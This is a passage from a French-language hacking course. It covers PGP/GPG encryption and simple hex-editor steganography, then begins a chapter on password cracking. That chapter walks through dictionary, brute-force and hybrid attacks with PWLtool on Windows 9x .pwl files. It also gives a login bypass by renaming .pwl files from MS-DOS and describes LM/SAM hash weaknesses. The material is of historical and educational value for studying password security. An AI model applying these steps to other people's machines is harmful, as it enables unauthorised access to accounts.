3. Cliquez sur  *Chiffrer* et sélectionnez la donnée à crypter. Ici vous prendrez "test.txt" dans votre répertoire "test"
4. Choisissez les clefs publiques avec lesquelles vous allez chiffrer votre message, en les sélectionnant et en les faisant glisser vers les "destinataires". En clair il s'agit de sélectionner les personnes à qui sont destinées les données cryptées, ceci par sélection des clefs publiques adéquates.
5. Vous pouvez sélectionner plusieurs options :
    - *Sortie sous forme texte* (si vous désirez que le contenu crypté soit lisible). Cette option n'a aucune implication sur la sécurité de vos données.
    - *Effacer l'original* peut être une option qui peut-être vue comme une précaution, car, une fois la donnée originale effacée, seul la donnée cryptée subsiste et il n'y a aucune chance pour qui que ce soit d'accéder aux données en clair, sans avoir la clef privée adéquate.
    - *Visualisation sécurisée* est une option applicable uniquement aux fichiers texte. Lorsque le destinataire décryptera votre donnée avec sa clef privée, le texte sera ouvert dans une "visionneuse de texte sécurisé". Cette visionneuse affiche un message d'alerte rappelant à l'utilisateur que il ne doit lire ce texte que dans des conditions de sécurité et de confidentialité les plus sûres. Si l'utilisateur clique autre part que dans cette visionneuse, la fenêtre de la visionneuse se fermera automatiquement.



- L'option d'*archive auto-extractible* et de *chiffrement conventionnel* ne sont pas des options essentielles. Vous pouvez toutefois les essayer. Par exemple l'option d'*archive auto-extractible* vous permettra de mettre votre donnée sous forme d'un éxecutable qui extraiera les données cryptées. Cette option ne peut-être utilisée qu'avec l'option de *chiffrement conventionnel* qui elle, applique une option de chiffrement à l'aide d'une phrase qui joue le rôle d'une clef. Cette option est moins sure sur le plan de la sécurité de vos données, mais ne nécessite pas l'utilisation d'une paire de clefs. Ainsi PGP peut utiliser une phrase-clef (qui est la même lors du cryptage et du décryptage) plutôt qu'un système à base de paires de clefs.

6. Dans notre exemple nous ne choisissons que *sortie sous forme texte* comme option.
7. Cliquez sur "Ok" et le cryptage est fait.
8. Allez dans le répertoire "test" pour y voir votre fichier crypté en format .asc. Vous pouvez ouvrir ce fichier comme étant du texte (renommez le "test2.txt" par exemple). Mais n'oubliez pas de le remettre au format *.asc* après lecture. En effet le format .asc est reconnu par PGP. Ceci dit un fichier texte au format .txt peut aussi être déchiffrable.

9. Voyons maintenant comment signer ses données. Rappelons qu'une signature n'est pas obligatoire.

10. Cliquez sur  *Signer*.

11. Choisissez le fichier à signer, fichier qui a du être préalablement crypté. Etant donné qu'une signature s'effectue avec votre clef privée, vous aurez besoin de saisir votre phrase secrète.
12. Vous pouvez choisir une *Signature détachée* qui crée un fichier .sig qui ne se colle pas au fichier crypté. Vous aurez ainsi deux fichiers séparés : un fichier crypté, et un fichier signature. Nous n'appliquerons pas cette option.
13. L'option *Sortie sous forme texte* permet à la signature d'être lisible en format texte, tout comme la même option qui sert au cryptage.
14. Vous validez avec "Ok"

15. La signature a été faite. Vous pouvez toutefois faire cette opération en une seule étape grâce au bouton *Chiffrer &*  *signer.*

Etape 3 : Decryptage (PGP)

Le décryptage des données est une chose très simple. Pour décrypter des données qui vous sont adressées (donc on suppose que vous avez la clef privée adéquate, ou la clef conventionnelle dans le cas d'un chiffrement conventionnel), double-cliquez sur le fichier *.pgp* ou *.asc*, ou utilisez le bouton :

 *Déchiffrer & vérifier*

1. Cliquez sur le bouton
2. Sélectionnez le fichier à décrypter
3. Rentrez votre phrase secrète pour l'utilisation de votre clef privée
4. Choisissez d'enregistrer le fichier de nouveau en clair

Etape 4 : Ajout de clefs publiques téléchargées (PGP)

Double-cliquez sur le fichier .asc (qui porte les clefs en question) et choisissez, grâce à la fenêtre qui s'ouvre, les clefs que vous désirez importer.
Les deux autres fonctionnalités de PGP (*détruire* et *nettoyage de l'espace inutilisé*) ne sont pas utiles à la cryptographie. La  première vous sert à détruire des fichiers, et  la seconde à faire un nettoyage de votre espace disque. Bref, passons maintenant au manuel d'utilisation de GPG.

GPG

Nous venons de présenter en détail comment faire fonctionner PGP. Il n'est donc pas nécessaire de recommencer de zéro avec GPG. En effet GPG fonctionne comme PGP (Cryptage avec clef, décryptage, etc...). Voyons juste comment procéder, par étapes, à l'utilisation de GPG pour une génération des clefs, une exportation de celles-ci, un chiffrage, un déchiffrage.

Etape 1 : Génération des clefset ajouts de clefs distantes (GPG)


GPG ne fonctionne que par ligne de commandes, nous allons en tracer les principales. Je ne conseille l'utilisation de GPG qu'à tous ceux qui maitrisent les systèmes à ligne de commande, et aux courageux.

1. Passez en mode MS-DOS et allez dans le repertoire où se trouve "gpg.exe"
2. *gpg --gen-key* est la commande à taper. Elle vous lancera dans l'invite de création des clefs de GPG
3. Suivez les instructions (en anglais) qui défilent. Ce sont sensiblement les mêmes étapes qu'avec PGP.
4. Une fois votre paire de clefs crée tapez *gpg --export >mesclefs*
5. Ceci fait, vous avez dans le fichier "mesclefs", vos clefs publiques prêtes à être diffusées.
6. Pour importer des clefs depuis un fichier de clefs que vous avez téléchargé, utilisez la commande *gpg --import nomdufichier*

Etape 2 : Encryptage (GPG)

Pour encrypter un fichier, toujours en ligne de commandes


1. Utilisez la commande *gpg -e test.txt*
2. Indiquez l'identifiant de la clef publique



3. Une fois l'identifiant rentré, le fichier "test.gpg" est créé.

Etape 3 : Décryptage (GPG)

Décrypter un fichier gpg est très simple. Il vous suffit d'entrer la commande : *gpg test.gpg* puis de saisir le mot de passe pour l'utilisation de votre clef privée.



Plus de documentation sur GPG dans le "README" et "gpg.man" (accessible via la commande gpg --help). Toute la documentation est en anglais.


Remarque : Vous pouvez vous amuser à comparer différents textes en clair et cryptés afin de voir comment peut varier un cryptage d'après les différentes options que vous choissez. Une petite astuce concernant le cryptage de vos données. Plutôt que de crypter un à un vos fichiers sensibles, que des gens malfaisant pourraient trouver (le SEFTI ?), mettez les en un .zip et encryptez le fichier .zip contenant toutes vos données. Vous ferez en deux passes une opération qui peut prendre beaucoup de temps.

II – Stéganographie

Des informations à faire passer, des données à faire circuler ? Et le tout discrètement ? La stéganographie vous aidera. Cette méthode consiste à cacher des données, des informations, dans un support anodin. Par exemple, dans la Chine ancienne, on écrivait des messages sur de la soie fine que l'on roulait en boule avant de l'enrober dans de la cire. Un messager n'avait plus qu'à avaler la boule, et à faire son voyage.


Faire passer des informations numériques est tout aussi simple. Cacher sa signature dans une image afin que personne ne puisse se l'approprier et en revendiquer la possession est un jeu d'enfant. Munissez-vous tout d'abord d'un logiciel adéquat : un éditeur hexadecimal. Pour notre exemple nous choisirons **WinHEX**, téléchargeable sur http://www.winhex.com.

Trouvez une image pour effectuer vos tests. Ici nous prendrons l'image "test.jpg", qui représente une soi-disant empreinte de pas de l'homme ayant marché sur la lune.



L'image test.jpg, l'image sur laquelle va se porter nos travaux.

1. Ouvrez Hexedit et faites  Ouvrir
2. Ouvrez votre image (ou n'importe quel autre type de fichier tant qu'il ne s'agit pas d'une application)
3. Vous devriez avoir ce type de fenêtre




4. A gauche se trouvent la translation HexaDécimale des données qui s'affichent à droite (et qui sont incompréhensibles)
5. Peu nous importent les données HexaDécimales. Repérez en haut, dans la colonne de droite, les espaces vides (caractérisées par des points qui s'ensuivent sur plusieurs lignes)
6. C'est dans cette zone que devront se porter nos travaux. A la place de ces points, écrivez un petit mot. Ici nous écrirons : *stegano*, et, très important, ne laissez jamais d'espaces dans vos messages, mettez y des points. Notez que cela aurait tout aussi bien pu être le nom d'une société, d'une personne, propriétaire des droits de l'image.

test4.jpg


Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	00	00	01	ÿØÿà..JFIF.....
00000010	00	01	00	00	FF	DB	00	43	00	05	03	04	04	04	03	05	....ÿÛ.C.....
00000020	04	04	04	05	05	05	06	07	0C	08	07	07	07	07	0F	0B	.....
00000030	0B	09	0C	11	0F	12	12	11	0F	11	11	13	16	1C	17	13	.....
00000040	14	1A	15	11	11	18	21	18	1A	1D	1D	1F	1F	1F	13	17	.....!.....
00000050	22	24	22	1E	24	1C	1E	1F	1E	FF	DB	00	43	01	05	05	"$".$....ÿÛ.C...
00000060	05	07	06	07	0E	08	08	0E	1E	14	11	14	1E	1E	1E	1E	.....
00000070	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	.....
00000080	1E	1E	1E	73	74	65	67	61	6E	6F	1E	1E	1E	1E	1E	1E	...stegano.....

7. Sauvegardez l'image sous un autre nom (dans le menu : *File* puis *Save as*). Il est très important de prendre cette précaution car une mauvaise manipulation peut avoir des résultats désastreux sur ce type de fichiers. Nous verrons cela après.
8. Ouvrez de nouveau l'image afin de voir si les modifications n'ont pas posées de problèmes.

Après




Avant




1. L'image obtenue s'avère être l'identique de la première. Pourtant l'une d'elle contient un petit mot. Pour s'en assurer il suffit de la réouvrir avec WinHEX.

Remarque : Que ce serait-il passé si l'on avait écrasé des données essentielles par notre message stégano ? L'exemple parle tout seul.



Vous pourrez trouver sur Internet divers logiciel de stéganographie permettant de cacher des informations dans un fichier texte, une musique, une image ou autres. Vous l'exemple de Steganozorus (www.telecharger.com) qui est un logiciel permettant de cacher un petit texte dans une image Jpeg dans le but de pouvoir transférer votre message de manière invisible. Pour cacher vous message vous avez le choix en le cryptage sysmétrique, ou asymétrique. Dans l'exemple ci-desous nous avons choisi le cryptage sysmétrique qui utilise donc le même mot de passe pour le cryptage et le décryptage :



Dans cet exemple, j'ai defini comme mot de passe « monpass » et choisi comme image source « THHwebring2.jpg ». L'image qui contiendra le message caché, s'appellera « newfile.jpg » et voici le résultat :

Comme on le constate, aucune différence à l'oeil nu n'est visible.

CHAPITRE VIII

Le cracking

I – Qu'est ce que le cracking ?

Le cracking peut être associé à diverses choses. Il existe le cracking de softs qui consiste à contourner une protection mise au point par des développeurs pour éviter l'utilisation prolongée ou la copie de logiciels (Crackers). Dans certains cas le Cracker désassemble le programme pour en modifier la source (assembleur) et le recompiler . De cette manière on peut par exemple enlever la limitation de temps ou enlever un nagscreen (un écran qui apparaît a chaque démarrage). Les vrais Crackers sont très respectés dans l'underground... Il existe aussi le cracking de mots de passe, que le hackeur utilise pour retrouver, contourner, effacer, visualiser, un pass afin d'accéder a un système. C'est cette deuxième définition du cracking que je vais essayer de vous développer dans cette partie de cours.

II – Les fichiers Password

Nous parlerons dans cette section du cracking de fichiers password pour divers OS.
Pour commencer, je vais vous expliquer les 3 méthodes utilisées par les softs pour faire du cracking de fichiers Password.


L'attaque avec dictionnaire
Cette attaque est la plus rapide car elle effectue un test de pass en utilisant un fichier dictionnaire (un simple fichier texte contenant un mot par ligne, les uns a la suite des autres). Pour faire un dictionnaire efficace, il faut relever un maximum d'informations sur les utilisateurs du serveur cible. On peut trouver sur internet une multitude de dictionnaires déjà tout fait, ainsi que des générateurs.

L'attaque par brut force
Cette attaque prouve bien qu'aucuns pass n'est inviolable !! En effet l'attaque par brute force consiste a essayer toutes les combinaisons possibles suivant un certains nombre de caractères. Si le mots de pass a cracker comprend plusieurs caractères spéciaux, chiffres et lettres, il sera plus long a brut forcer qu'un pass ne comprenant que des lettres. En bref... une attaque par brut force aboutie toujours, tout est une question de temps... Pour diminuer le temps de crack, il faut disposer d'une machine puissante ou même plusieurs (attaques distribuées).

L'attaque hybride
L'attaque hybride est le mélange des 2 précédentes attaques. Elle utilise un dictionnaire pour la partie principale (ex: crash) et le brut force pour la partie finale (ex:fr), ce qui permet de trouver les pass comment "crashfr" ou "crash24" etc...

1.Les fichiers .pwl de Windows9x/ME:

Les fichiers ayant l'extension .pwl contiennent vos mots de pass Windows, ils se situent dans le répertoire racine (c:\windows).
Biensur tous les fichiers .pwl sont cryptés, vous pouvez le voir si vous essayer d'en ouvrir un avec un éditeur de texte comme notepad par exemple. (Restez appuyer sur la touche MAJ et faites un click droit sur le fichier pour faire apparaître le menu "ouvrir avec").
Ces fichiers peuvent contenir les mots des pass de connexions, écran de veille, sessions...
Pour les décrypter, il faut utiliser un soft comme Pwltool (http://soft4you.com/vitas/pwltool.asp) qui va se charger de cracker le fichier et nous afficher les pass en clair.



Ci-contre, l'interface principale de PWLtool v6.5.


Pour commencer une attaque il faut sélectionner le fichier .pwl en clickant sur le bouton "Browse", Ensuite essayez de clicker sur "Glide" (cette options ne fonctionne que pour les anciens fichiers PWL de windows95 et 3.11, elle vous permet de visualiser tous les pass sans même connaître un login!).
Si jamais le "Glide" ne fonctionne pas, essayez "CheckPass", si le pass de session est vide, il vous sera possible d'accéder a tous les autres pass contenu dans le fichier. Toujours rien ? On continu alors :)

L'attaque avec dictionnaire:
Configurez une attaque par dictionnaire en clickant sur l'onglet "Dictionnary".

Selectionnez ensuite le dictionnaire a utiliser en clickant sur "browse".
Pour lancer votre attaque cliquez sur "SearchPasswordFast"ou "SearchPassword"...

L'attaque par brut Force:
cliquez sur l'onglet "Brute force"

Le paramètre "Password length" vous permet de définir la longueur du mot de pass à forcer (plus la plage est large, plus le nombre de combinaisons augmente).
"Charset string" vous indique les caractères a utiliser durant le brut force (vous pouvez y inclure des chiffres ainsi que les caractères spéciaux comme "@" par exemple). Pour lancer l'attaque cliquez sur



"SearchPasswordFast" (+ rapide que "SearchPassword" car il n'utilise pas les API windows), si l'attaque ne réussie pas cliquez sur "SearchPassword".
Il m'a fallut environ 4 minutes pour venir a bout d'un password composé de 4 lettres...

L'attaque hybride:
Pour lancer une attaque hybride il suffit de retourner sur l'onglet dictionnaire et de cocher la case "Hybrid brute".

Nous n'aborderons pas toutes les options de PWLtools mais si vous voulez en savoir plus aller faire un tour sur l'aide du soft en clickant sur "Help". Je vous conseil de vous intéresser à l'option "Client/Serveur" qui permet de faire travailler plusieurs machines simultanément sur le même fichier password (attaque distribuée).

Contourner le pass Win9x :
Lorsque que l'on démarre win9x si des pass on été configuré pour accéder a l'OS, il vous demande une identification par login et pass. Nous allons voir dans cette section les diverses techniques pour contourner cette identification....

-Essayez de cliquez sur "Cancel", normalement vous devriez avoir accès au système.
-Au démarrage de votre ordinateur cliquez sur "F8" pour faire apparaître le menu de démarrage (ou essayer de booter a partir d'une disque de démarrage). Choisissez le mode MS-DOS. Maintenant il va falloir changer l'extension des fichiers .pwl par autre chose pour empêcher windows de le trouver. Pour cela tapes la commande suivant :
rename c:\windows*.pwl *.xxx
Relancez windows, tapez un pass au hasard et vous verrez Windows vous demander une confirmation de nouveau pass. Cela signifie que le nouveau pass que vous taperez sera directement affecté au compte utilisateur sélectionné (login).

2.Le fichier Sam de WINNT ou WIN2k:

Le Fichier Sam:
Le système Windows a 2 failles de cryptage qui permettent de décrypter un fichier pass windows plus vite qu'un fichier pass Unix par exemple.
L'une de ces failles provient du hachage de LANmanager car il divise les pass en chaînes de 7 caractères.
L'autre vient de l'absence de salt (fonction rendant le hachage différent pour 2 pass identiques).En clair, si 2 utilisateurs choisissent le même pass, le cryptage sera exactement le même, ce qui facilite la tache du hackeur.

